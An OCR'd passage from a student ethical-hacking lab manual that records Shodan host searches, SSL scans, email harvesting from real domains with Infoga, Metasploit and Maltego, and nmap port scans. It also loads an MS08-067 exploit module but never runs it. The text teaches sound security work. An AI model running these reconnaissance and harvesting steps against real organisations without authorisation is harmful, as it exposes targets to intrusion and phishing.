223.6.178.121,80,Aliyun Computing Co., LTD
223.6.131.179,80,Aliyun Computing Co., LTD
```

```
Saved 100 results into file microsoft-data.json.gz

┌──(root㉿kali)-[~]
└─# shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0
```

```
146.148.129.106 80      GCHAO LLC
203.79.0.13     8081    LiaoHe Oilfield Telecommunication Company
223.6.127.5     80      Aliyun Computing Co., LTD
223.7.215.235   80      Aliyun Computing Co., LTD
210.181.160.14  8080    Korean Education Network
129.226.36.183  8822
80.91.49.98     80      Sfera Networks s.r.l.   win2k3.sfera.net
122.114.13.213  80      Zhengzhou GIANT Computer Network Technology Co., Ltd
202.83.247.194  80      Cyberport HongKong
223.6.18.32     80      Aliyun Computing Co., LTD
76.12.68.41     80      HostMySite      northwestofficials.com
223.6.129.210   80      Aliyun Computing Co., LTD
74.175.103.75   80      WORLDATA
194.153.131.122 80              www.basicpromotion.com;www.tollfree.it;www.mrkilo.it;scentofclean.it;www.rivoluzione.org;www.spiderc
.e-ditare.com;www.skarpona.com;www.mrkilo.com;bizjettingnofrills.com;www.scabox.it;www.basicscuba.net;www.modamail.it;virtualclerck.
opa-swiss.com;basicgym.com;www.likenew.flights;www.enciclopedia.it;www.basictelecom.com;www.controlaziendaetica.com;www.kappaindia.c
a.org;www.kappaswitzerland.com;www.basicworld.biz;www.moonstones.it;www.ipse-dixit.com;www.fantahouse.net;www.generazioneinmovimento
ian.uk;www.basicenergia.net;www.andrealorenzi.com;cerebellum.biz;www.e-ditare.net;superga.ee;www.basicairlines.com;scabox.it;www.fan
;www.basictravels.com;www.chinesenanny.com;www.kappasuisse.com;www.culuccia.org;www.basicnetasia.com;www.kwaybrasil.com.br;www.peopl
.com;www.harddiskcafe.it;boglione.xyz;cerebelluminside.com;www.e-diting.com;www.virtualwarehouse.net;www.kappabrazil.com;www.kappa.p
```

F. SSL SERVER TEST USING SSLSCAN and tlssled

```
┌──(root㉿kali)-[~]
└─# sslscan www.ethicalhackingblog.com
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

Connected to 104.26.4.233

Testing SSL server www.ethicalhackingblog.com on port 443 using SNI name www.ethicalhackingblog.com

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   enabled

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported
```

```
┌──(root㉿kali)-[~]
└─# tlssled www.ethicalhackingblog.com 443
─────────────────────────────────────────────

 TLSSLed - (1.3) based on sslscan and openssl
               by Raul Siles (www.taddong.com)

─────────────────────────────────────────────

    openssl version: OpenSSL 3.0.7 1 Nov 2022 (Library: OpenSSL 3.0.7 1 Nov 2022)
```

PRACTICAL NO 5: INFORMATION HARVESTING

A. USING INFOGA:- Infoga is a free and open-source tool available on GitHub, which is used for finding if emails were leaked using haveibeenpwned.com API. Infoga is used for scanning email addresses using different websites and search engines for information gathering and finding information about leaked information on websites and web apps. It is one of the easiest and useful tools for performing reconnaissance on websites and web apps for email analysis. The Infoga tool is also available for Linux operating systems. This tool can gather information such as ip, country of email and hostname also. This tool gets information from different public sources such as websites and search engines. For example, Google, Shodan, etc. This tool is very helpful for security researchers at early phases of penetration testing.

```
┌──(root㉿kali)-[~/Infoga]
└─# python infoga.py

_____________________________________________
-=[ Infoga - Email OSINT
-=[ Momo (m4ll0k) Outaadi
-=[ https://github.com/m4ll0k
_____________________________________________

Usage: infoga.py [OPTIONS]

        -d --domain     Target URL/Name
        -s --source     Source data, default "all":
```

i. Use the Infoga tool to scan wilsoncollege.edu url on Google.

```
┌──(root㉿kali)-[~/Infoga]
└─# python infoga.py --domain wilsoncollege.edu --source google -- verb
ose3

_____________________________________________
-=[ Infoga - Email OSINT
-=[ Momo (m4ll0k) Outaadi
-=[ https://github.com/m4ll0k
_____________________________________________

[*] Searching "wilsoncollege.edu" in Google ...
```

```
-=[ https://github.com/m4ll0k
_____________________________________________

[*] Searching "wilsoncollege.edu" in Google ...
[i] Found 7 emails in Google
[+] Email: info@wilsoncollege.edu ()
[+] Email: xxxx@wilsoncollege.edu ()
[+] Email: axxxxxa@wilsoncollege.edu ()
[+] Email: Emailinfo@wilsoncollege.edu ()
[+] Email: information@wilsoncollege.edu ()
[+] Email: principal@wilsoncollege.edu ()
[+] Email: 22@wilsoncollege.edu ()

┌──(root㉿kali)-[~/Infoga]
└─#
```

ii. Use the Infoga tool to scan fbi.gov url on Google.

```
┌──(root㉿kali)-[~/Infoga]
└─#

┌──(root㉿kali)-[~/Infoga]
└─# python infoga.py --domain fbi.gov --source google -- verbose3
_____________________________________________
-=[ Infoga - Email OSINT
-=[ Momo (m4ll0k) Outaadi
-=[ https://github.com/m4ll0k
_____________________________________________

[*] Searching "fbi.gov" in Google ...
```

```
-=[ Infoga - Email OSINT
-=[ Momo (m4ll0k) Outaadi
-=[ https://github.com/m4ll0k

[*] Searching "fbi.gov" in Google ...
[i] Found 6 emails in Google
[+] Email: identity@fbi.gov ()
[+] Email: eims@ic.fbi.gov ()
[+] Email: foiparequest@ic.fbi.gov ()
[+] Email: CyWatch@fbi.gov ()
[+] Email: 22@fbi.gov ()
[+] Email: artifacts@ic.fbi.gov ()
```

B. EMAIL HARVESTING USING MSFCONSOLE

```
┌──(root㉿kali)-[~]
└─# msfd init
[*] Initializing msfd ...
[*] Running msfd ...

┌──(root㉿kali)-[~]
└─# msfconsole -q
```

```
msf6 > search exploit ms08_067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Chec
k  Description
   -  ----                                 ---------------  ----   ----
-  ___________
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes
   MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or u
se exploit/windows/smb/ms08_067_netapi
```


```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tc
p
msf6 exploit(windows/smb/ms08_067_netapi) > use auxiliary/gather/search
_email_collector
```


```
msf6 auxiliary(gather/search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DOMAIN                           yes       The domain name to locat
                                              e email addresses for
   OUTFILE                          no        A filename to store the
                                              generated email list
   SEARCH_BING     true             yes       Enable Bing as a backend
                                               search engine
   SEARCH_GOOGLE   true             yes       Enable Google as a backe
                                              nd search engine
   SEARCH_YAHOO    true             yes       Enable Yahoo! as a backe
                                              nd search engine

msf6 auxiliary(gather/search_email_collector) > set domain mu.ac.in
```


```
root@kali: ~
File  Actions  Edit  View  Help
domain => mu.ac.in
msf6 auxiliary(gather/search_email_collector) > set outfile mu_logins.t
xt
outfile => mu_logins.txt
msf6 auxiliary(gather/search_email_collector) > exploit

[*] Harvesting emails .....
[*] Searching Google for email addresses from mu.ac.in
[*] Extracting emails from Google search results ...
[*] Searching Bing email addresses from mu.ac.in
[*] Extracting emails from Bing search results ...
[*] Searching Yahoo for email addresses from mu.ac.in
[*] Extracting emails from Yahoo search results ...
[*] Located 1 email addresses for mu.ac.in
[*]     rohit.dict@mu.ac.in
[*] Writing email address list to mu_logins.txt ...
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) >
```


PRACTICAL NO 5: INFORMATION GATHERING FRAMEWORK


A. MALTEGO(OSINT TOOL)






Maltego Community Edition 4.3.0
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Transform Hub
Transform Manager
New Local Transform...
Certificate Manager
Manage Services
Run View
Entity Palette
Search: do
* Recently Used *
Domain
An internet domain
Cryptocurrency
Dogecoin Address
An address in a Dogecoin blockchain
Dogecoin Block
Run View
Person from Domain
Machines
Company Stalker
This machine will tr...
Find Wikipedia Edits
This machine takes a...
Footprint L1
This performs a level...
Footprint L2
Home
New Graph (1)
Layout
Freeze
Output - Transform Outpu
Transform Parse me
Filter email addresses
Filter out the silly catchall email addresses.
Email addresses
Type
@ info@wilsoncollege.edu
@ list@wilsoncollege.edu
@ information@wilsoncollege.edu
@ decision-makers@wilsoncollege.edu
@ english@wilsoncollege.edu
@ principal@wilsoncollege.edu
Email Address
Remove unselected entities from graph
Proceed with selected >
Overview
Machines
Company Stalker
[wilsoncollege.edu]
Company stalker
Detail View
Domain
maltego.Domain
wilsoncollege.edu
- Relationships
- Outgoing
Property View
Hub Trans..
This is a Property Vie
1 of 1 entity
Activate Windows


Filter email addresses
Email addresses
@ info@wilsoncollege.edu
@ list@wilsoncollege.edu
@ information@wilsoncollege.e
@ decision-makers@wilsoncolle
@ english@wilsoncollege.edu
@ principal@wilsoncollege.edu
Remove unselected entities from gr
wilsoncollege.edu
Wilson College
John Wilson Education Society's
Home - Wilson College
info@wilsoncollege.edu
english@wilsoncollege.edu
principal@wilsoncollege.edu
information@wilsoncollege.edu
list@wilsoncollege.edu
Activate Windows
Go to Settings to activate Windows.



Filter email addresses
Filter out the silly catchall email addresses.
Email addresses
Type
@ info@wilsoncollege.edu
@ list@wilsoncollege.edu
@ information@wilsoncollege.edu
@ decision-makers@wilsoncollege.edu
@ english@wilsoncollege.edu
@ principal@wilsoncollege.edu
Email Address
Remove unselected entities from graph
Proceed with selected >

PRACTICAL NO 6 :ACTIVE INFORMATION GATHERING


i. DNS ENUMERATION

ii. PORT SCANNING

a. PORT SCAN A HOST



b. GET SERVICE AND VERSION



c. TCP SYN PORT SCANNING

```
┌──(root㉿kali)-[~]
└─# nmap -sS 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:18 EST
Nmap scan report for 192.168.242.229
Host is up (0.069s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds

┌──(root㉿kali)-[~]
└─#
```


d. SCANNING SPECIFIC PORT


```
┌──(root㉿kali)-[~]
└─# nmap -p 1-1000 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:19 EST
Nmap scan report for 192.168.242.229
Host is up (0.024s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds

┌──(root㉿kali)-[~]
└─#
```

e. SCANNING PORT NUMBER 22,23 and 100 to 150

```
┌──(root㉿kali)-[~]
└─# nmap -p 22,23,100-150 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:20 EST
Nmap scan report for 192.168.242.229
Host is up (0.0046s latency).
All 53 scanned ports on 192.168.242.229 are in ignored states.
Not shown: 53 closed tcp ports (reset)
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

f. VERBOSE OPTION SCAN






NPING :- TCP PROBE FOR SPECIFIC PORT SCANNING

PORT SCANNING USING PNSCAN

```
┌──(root㉿kali)-[~]
└─# sudo apt install pnscan
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl
  liblist-moreutils-xs-perl libpython3.9-minimal libpython3.9-stdlib libwacom-bin
  python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-exte
  python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3
  python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  pnscan
0 upgraded, 1 newly installed, 0 to remove and 81 not upgraded.
Need to get 19.3 kB of archives.
After this operation, 67.6 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 pnscan amd64 1.14.1-1 [19.3 k
```

```
┌──(root㉿kali)-[~]
